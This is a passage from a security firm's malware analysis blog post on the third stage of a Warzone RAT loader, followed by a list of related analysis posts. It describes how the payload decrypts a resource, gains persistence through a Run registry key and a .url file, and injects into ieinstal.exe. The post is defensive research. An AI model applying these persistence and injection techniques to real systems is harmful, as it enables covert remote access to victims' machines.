
Along with the python code above, I can decode the downloaded payload and obtain the final payload. This payload is a dll file and also written in Delphi:




3.3. Third stage analysis

The above payload is quite complicated, it performs the following tasks:


- Reads data from a resource named “**DVCLAL**” into memory.
- Decrypts this resource, then based on the “***()%@5YT!@#G__T@#$%^&*()__#@$#57$#!@**” pattern to read the decrypted data into the corresponding variables.
- Retrieves the user’s directory information through the %**USERPROFILE%** environment variable and set up the path to **%USERPROFILE%AppDataLocal** folder.
- Creates **Vwnt.url** and **Vwntnet.exe** (*copy of loader*) files in **%USERPROFILE%AppDataLocal** folder if that files not exist, then set the value is “**Vwnt**” that pointing to the **%USERPROFILE%AppDataLocalVwnt.url** file at “**HKCUSoftwareMicrosoftWindowsCurrentVersionRun**” key**.** Then write data to **Vwnt.url** with content that points to **Vwntnet.exe** file:



Combines the decrypted data from the above resource for decrypting the new payload.



Decrypts the function is responsible for injecting code. Check "**C:Program Files (x86)internet explorerieinstal.exe**" exists or not, if exists it will inject payload into **ieinstal.exe**.



Based on the strings was dumped from the decrypted payload, I can confirm that it belongs to the **Warzone RAT**, a well-known RAT that is being offered online and promoted on various hacking forums.

4. References

Xem bài phiên bản tiếng Việt

Tran Trung Kien (aka m4n0w4r)

Malware Analysis Expert

R&D Center – VinCSS (a member of Vingroup)

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RELATED POST

20/05/2022

[[RE027] China-based APT Mustang Panda might still have continued their attack activities against organizations in Vietnam]

At VinCSS, through continuous cyber security monitoring, hunting malware samples and evaluating them to determine the potential risks, especially malware samples targeting Vietnam. Recently, during hunting on VirusTotal's platform and performing scan for specific byte patterns related to the Mustang Panda (PlugX), we discovered a series of malware samples, suspected to be relevant to APT Mustang Panda, that was uploaded from Vietnam.

25/04/2022


[RE026] A Deep Dive into Zloader – the Silent Night

Zloader, a notorious banking trojan also known as Terdot or Zbot. This trojan was first discovered in 2016, and over time its distribution number has also continuously increased. The Zloader's code is said to be built on the leaked source code of the famous ZeuS malware. In 2011, when source code of ZeuS was made public and since then, it has been used in various malicious code samples.

27/10/2021

[RE025] TrickBot … many tricks

1. Introduction First discovered in 2016, until now TrickBot (aka TrickLoader or Trickster) has become one of the most popular and dangerous malware in today’s threat landscape. The gangs behind TrickBot are constantly evolving to add new features and tricks. Trickbot is multi-modular malware, with a main payload will be responsible for loading other plugins […]



03/07/2021

[[RE023] Quick analysis and removal tool of a series of new malware variant of Panda group that has recently targeted to Vietnam VGCA]

Through continuous cyber security monitoring and hunting malware samples that were used in the attack on Vietnam Government Certification Authority, and they also have attacked a large corporation in Vietnam since 2019, we have discovered a series of new variants of the malware related to this group.

24/05/2021

[[RE022] Part 1: Quick analysis of malicious sample forging the official dispatch of the Central Inspection Committee]

Through continuous cyber security monitoring, VinCSS has discovered a document containing malicious code with Vietnamese content that was found by ShadowChaser Group(@ShadowChasing1) group. We think, this is maybe a cyberattack campaign that was targeted in Vietnam, we have downloaded the sample file. Through a quick assessment, we discovered some interesting points about this sample, so we decided to analyze it. This is the first part in a series of articles analyzing this sample.